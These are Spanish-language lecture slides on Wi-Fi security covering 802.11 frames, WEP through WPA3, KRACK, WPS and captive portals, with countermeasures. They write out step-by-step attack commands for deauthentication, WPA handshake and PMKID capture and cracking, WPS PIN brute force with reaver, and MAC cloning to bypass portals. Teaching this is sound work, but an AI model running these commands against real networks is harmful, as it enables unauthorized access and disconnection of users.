
- Herramientas: SDR (Software Defined Radio)



Capa física + MAC: CSMA/CA




CSMA CA




La capa MAC: tipos de tramas

- Tramas de **gestión**:
 - Beacon Frames.
 - Probe-request/response Frames.
 - (Dis/Re)Association Frames.
 - (De)Authentication Frames.
- Tramas de **control**:
 - Request to Send (RTS) Frames.
 - Clear to Send (CTS) Frames.
 - Acknowledgement (ACK) Frames.
- Tramas de **datos**:
 - Data Frames.

Capa física + MAC: 802.11



Capa física + MAC: 802.11



Ataques a la capa MAC: Desautenticación

- Las tramas de autenticación no suelen estar cifradas:
 - ¡Cualquiera puede falsear una trama de desautenticación y desconectar a alguien de la red!
 - Con aircrack-ng:

```
sudo aireplay-ng --deauth 5
```

```
-a AP_MAC -c CLIENTE_MAC wlan0mon
```

Ataques a la capa MAC: Desautenticación

- Con mdk3/mdk4:

```
sudo mdk4 wlan0mon d
```

Ataques a la capa MAC: Desautenticación

- Protección: usar 802.11w: Protected Management Frames
 - Así las tramas de gestión cifradas.
 - Disponible en WPA2/WPA3.

Cifrado y autenticación

Cifrado en la capa MAC:

- El hardware muy antiguo (pre 2004) solo es capaz de cifrar con **RC4**:
 - WEP / WPA.
- El hardware no tan antiguo (post 2004) es capaz de cifrar con **AES**:
 - WPA2 / WPA3.


De WEP a WPA3



	WEP	WPA	WPA2	WPA3
Release Year	1997	2003	2004	2018
Encryption	RC4	TKIP / RC4	AES-CCMP	AES-CCMP / AES-GCMP
Session Key	64/128 bit	128 bit	128 bit	128/256 bit
Authentication	Open system, shared key	Pre-shared key	Pre-shared key	AES-CCMP / AES-GCMP
Level of Security	Very low	Low	Moderate	High
Weakness	Insecure encryption easily exploited by hackers	Weak encryption, compatibility issues	Vulnerable to key reinstallation attack (KRACK)	Complex deployment

WPA Personal vs. WPA Enterprise


- WPA **Personal**: PMK (Preshared Master Key).
- WPA **Enterprise**: 802.1x (RADIUS)



Crackeando WPA Personal

- En **WEP** era posible inferir la clave a partir de la captura de mucho tráfico cifrado: ataques **estadísticos**.
- En **WPA** no es posible porque a partir de la PMK se generan varias claves **temporales** que van cambiando.
 - Es necesario capturar el **intercambio inicial de la PMK**.

Crackeando WPA Personal



Crackeando WPA Personal

- Paso 1: activar el modo monitor:
 - `sudo airmon-ng start wlan0`
- Paso 2: detectar redes:
 - `sudo airodump-ng wlan0mon`
- Paso 3: seleccionar objetivo:
 - `sudo airodump-ng -c 6 --bssid AP_MAC -w captura wlan0mon`
- Paso 4: capturar handshake, desautenticación
 - `sudo aireplay-ng --deauth 5 -a AP_MAC -c CLIENTE_MAC wlan0mon`
- Paso 5: crackear handshake
 - `aircrack-ng captura.cap -w passwords.txt`

WPS: Wi-Fi Protected Setup

- Configurar una contraseña WPA es **engorroso**:
 - Configuración automática de la seguridad:
 - Pulsando un botón en el AP.
 - Mediante NFC (Near Field Communication).
 - Mediante USB.
 - A través de un PIN, remotamente.
- Wi-Fi Protected Setup = Worst Protection System!

WPS: Wi-Fi Protected Setup



- WPS a través de un PIN:
 - ¡El PIN está compuesto por 8 dígitos numéricos! $\rightarrow 10^8$ combinaciones
 - ¡¡Se evalúan en dos bloques de 4 dígitos!! $\rightarrow 10^4 + 10^4$ combinaciones
 - ¡¡¡El último dígito es un checksum!!! $\rightarrow 10^4 + 10^3$ combinaciones
 - Si probamos 100 veces por minuto $\rightarrow$ 110 minutos (menos de 2 horas).

WPS: Wi-Fi Protected Setup



Home

Overview

Troubleshooting

Configuration

Quick Setup

Wireless Network

Internet Connection

Local Network (LAN)

DHCP Server

Vlan Config

Port-PVC

Security

Services

Port Statistics

Admin

Wireless Network

[Basic Settings](#) : [Advanced Settings](#) : [WDS Settings](#) : [MAC Address Filter](#) : [Registrar](#)

To make sure MyDsIModem does not transmit on illegal frequencies, you must set where you are in the world.

Global Setting

Select Profile:	802.11B/G ▾
Wireless Network:	☐ Disable ☒ Enable
Select Country:	USA ▾
You may either choose a channel yourself, or allow to automatically select the best channel.	
Channel Selection:	Manual ▾
Allowed Channels:	1,2,3,4,5,6,7,8,9,10,11
Channel:	10
WPS State:	Configured
WPS Pin:	24733359
Disable WPS:	☒ No ☐ Yes
Network Name (SSID):	WLAN_0E
Hide SSID:	☒ No ☐ Yes

WPS: Wi-Fi Protected Setup

- Cracking WPS con Reaver:
 - Configurar interfaz en modo monitor: wlan0mon.
 - Buscar APs vulnerables con wash:
 - **wash -i wlan0mon -C**
 - Crackear con reaver:
 - **reaver -i wlan0mon -b BSSID -c CANAL -vv**

KRACK: vulnerabilidad en WPA2

- **KRACK** = Key Reinstallation Attack (2017)
 - La vulnerabilidad está en el procedimiento de establecimiento de claves (**4-Way Handshake**):
 - KRACK aprovecha que el **mensaje 3** puede **retransmitirse** si parece que se ha perdido.
 - Un atacante puede forzar al cliente a aceptar varias veces ese **mismo mensaje**.

KRACK: vulnerabilidad en WPA2

- Al reiniciarse ciertos contadores (**nonces**), algunos paquetes terminan cifrándose **reutilizando** valores que deberían ser únicos.
 - Esto permite al atacante cercano a la víctima:
 - **Descifrar** parte del tráfico.
 - **Reinyectar** paquetes.
 - **Manipular** comunicaciones.

KRACK: vulnerabilidad en WPA2

- KRACK...
 - NO obtiene la contraseña Wi-Fi.
 - Rompe las garantías de confidencialidad de una conexión ya establecida.
- La mayoría de implementaciones de wpa_supplicant y similares ya están parcheadas.
- Demo: <https://www.krackattacks.com/>

Crackeando WPA con PMKID

- Hacer roaming entre APs con cifrado es lento:
 - Fast roaming:
 - Para facilitar el Fast Roaming el AP cachea un **hash derivado del PMK** llamado **PMKID**.
 - Este nuevo ataque no necesita desautenticar a un cliente conectado.
 - El PMKID es enviado por el AP en la primera trama de la autenticación EAPOL.

Crackeando WPA con PMKID

- Para conseguir la contraseña (PSK), antes usábamos la PMK que se consigue en el handshake:

$PMK = PBKDF2(HMAC-SHA1, PSK, SSID, 4096, 256)$

- Pero el PMKID se deriva de la PMK, por lo que consiguiéndolo, derivamos la PSK:

$PMKID = HMAC-SHA1-128(PMK, "PMK_Name" + MAC_ap + MAC_sta)$

Crackeando WPA con PMKID

- Los PMKID van en claro en en el campo RSN del IE de una trama de tipo datos QoS:

```
WPA Key Data: dd14000fac04fa9bb96d18aed4da9c79c
- Tag: Vendor Specific: Ieee 802.11: RSN
  Tag Number: Vendor Specific (221)
  Tag length: 20
  OUI: 00:0f:ac (Ieee 802.11)
  Vendor Specific OUI Type: 4
  RSN PMKID: fa9bb96d18aed4da9c79df4f7ed877b9
```

Crackeando WPA con PMKID con aircrack-ng

- Paso 1: activar el modo monitor:
 - `sudo airmon-ng start wlan0`
- Paso 2: detectar redes:
 - `sudo airodump-ng wlan0mon`
- Paso 3: seleccionar objetivo:
 - `sudo airodump-ng -c 6 --bssid AP_MAC -w captura wlan0mon`
- Paso 4: capturar PMKID, desautenticación
 - `sudo aireplay-ng --deauth 5 -a AP_MAC -c CLIENTE_MAC wlan0mon`
- Paso 5: crackear handshake
 - `aircrack-ng captura.cap -w passwords.txt`

Crackeando WPA con PMKID con hcxdumpptool

- Paso 1: activar el modo monitor:
 - `airmon-ng start wlan0`
- Paso 2: detectar redes:
 - `airodump-ng wlan0mon`
- Paso 3: capturar PMKIDs cercanos:
 - `hcxdumpptool -o attack.pcap -i wlan0mon --enable_status=1`
- Paso 4: convertir la captura en un fichero para hashcat:
 - `hcxpcaptool -z myhash.txt attack.pcap`
- Paso 5: crackear hash con hashcat
 - `hashcat -m 16800 --force myhash.txt <diccionario>`

Crackeando WPA con PMKID con hcxdumpptool

```

root@kali:~# hcxdumpptool -o attack25.pcap -i wlan0 --enable_status=1
initialization...

start capturing (stop with ctrl+c)
INTERFACE.....: wlan0
ERRORMAX.....: 100 errors
FILTERLIST.....: 0 entries
MAC CLIENT.....: a4a6a9ffdae3
MAC ACCESS POINT.....: 7ce4aa5ef53d (incremented on every new client)
EAPOL TIMEOUT.....: 150000
REPLAYCOUNT.....: 62292
ANONCE.....: 2f741734e984e65905ef18b1f8980936e5a304373e910522fb624ee9e1ca3311

[15:40:16 - 001] 3457605f7e35 -> a4a6a9ffdae3 [FOUND PMKID CLIENT-LESS]
[15:40:16 - 001] 409f3876fb0b -> 3457605f7e35 [FOUND HANDSHAKE AP-LESS, EAPOL TIMEOUT 15236]
[15:40:16 - 001] 84aa9ce1b234 -> a4a6a9ffdae3 [FOUND PMKID CLIENT-LESS]
[15:40:17 - 001] 3ca06705e7a5 -> 3457605f7e35 [FOUND HANDSHAKE AP-LESS, EAPOL TIMEOUT 7057]
[15:40:17 - 001] 3457605f7e35 -> 3ca06705e7a5 [FOUND PMKID]
[15:40:24 - 006] 086a0a51030c -> a4a6a9ffdae3 [FOUND PMKID CLIENT-LESS]
[15:40:26 - 006] 881fallab90a -> 00e0204b552b [FOUND HANDSHAKE AP-LESS, EAPOL TIMEOUT 343437]
[15:40:30 - 002] 38f73ddb4f94 -> ac84c6a6cec9 [FOUND HANDSHAKE AP-LESS, EAPOL TIMEOUT 13483]
[15:40:32 - 011] ccd4a10a9b77 -> a4a6a9ffdae3 [FOUND PMKID CLIENT-LESS]
[15:40:33 - 011] 80c5f2901d93 -> a0ab1b84cedc [FOUND HANDSHAKE AP-LESS, EAPOL TIMEOUT 3419]
[15:40:33 - 011] 3052cb61c975 -> a0ab1b84cedc [FOUND HANDSHAKE AP-LESS, EAPOL TIMEOUT 3427]
[15:40:33 - 011] a0ab1b84cedc -> 3052cb61c975 [FOUND AUTHORIZED HANDSHAKE, EAPOL TIMEOUT 16035]
[15:40:34 - 011] 1496e5908183 -> a0ab1b84cedc [FOUND HANDSHAKE AP-LESS, EAPOL TIMEOUT 99446]
[15:40:34 - 011] a0ab1b84cedc -> 1496e5908183 [FOUND AUTHORIZED HANDSHAKE, EAPOL TIMEOUT 11906]
[15:40:35 - 011] 90cdb61af84a -> a0ab1b84cedc [FOUND HANDSHAKE AP-LESS, EAPOL TIMEOUT 22191]
[15:40:35 - 011] a0ab1b84cedc -> 90cdb61af84a [FOUND AUTHORIZED HANDSHAKE, EAPOL TIMEOUT 11907]
[15:40:36 - 011] a0ab1b84cedc -> 80c5f2901d93 [FOUND AUTHORIZED HANDSHAKE, EAPOL TIMEOUT 17100]
[15:40:37 - 011] 9caed391bee1 -> a0ab1b84cedc [FOUND HANDSHAKE AP-LESS, EAPOL TIMEOUT 15768]
INFO: cha=1, rx=7317, rx(dropped)=4637, tx=354, powned=18, err=0^C

```

Crackeando WPA con PMKID

- Contramedidas:
 - Desactivar Fast-roaming.
 - Usar WPA2/3 Enterprise.

Portales cautivos

Portales cautivos

- **Captura** el tráfico hacia Internet y redirige a clientes no autenticados a un portal de autenticación.
- ¡**No cifra** el tráfico, solo autentica!
- Típico de hoteles, aeropuertos, congresos, etc.


Portales cautivos



Portales cautivos




- Suele utilizar un proveedor de **identidades** (RADIUS, AD, LDAP, etc.):



Portales cautivos




- Pre-login: accedemos a la red y tratamos de salir a Internet...



Portales cautivos



- Login:



Ataques contra portales cautivos

- Acceso sin autenticación:
 - Clonar la MAC de un cliente autenticado: tu tráfico es indistinguible del cliente autenticado.
 - Modo monitor: detectar cliente con tráfico.
 - Clonar MAC:

```
ip link set dev wlan0 down
```


```
ip link set dev wlan0 address fa:ba:da:fa:ba:da
```

```
ip link set dev wlan0 up
```

Ataques contra portales cautivos




- Acceso sin autenticación:
 - Aprovechar el tráfico DNS permitido para establecer un túnel (iodine, dnscat2):



Ataques contra portales cautivos




- Evil Twin:
 - Crear un portal cautivo falso para recopilar credenciales de autenticación reales:



Please enter your username and password.

Username:
Password:

Ataques contra portales cautivos



- 1** Initially, the victim's device (the target) is communicating with the legitimate AP, such as your home router or a public WiFi hotspot.
- 2** The attacker sets up a new AP that mirrors the legitimate one. It mimics the SSID and often the MAC address of the legitimate AP, creating the "Evil Twin."
- 3** The attacker employs methods to disconnect the target from the legitimate AP. This is usually done through a deauthentication attack.
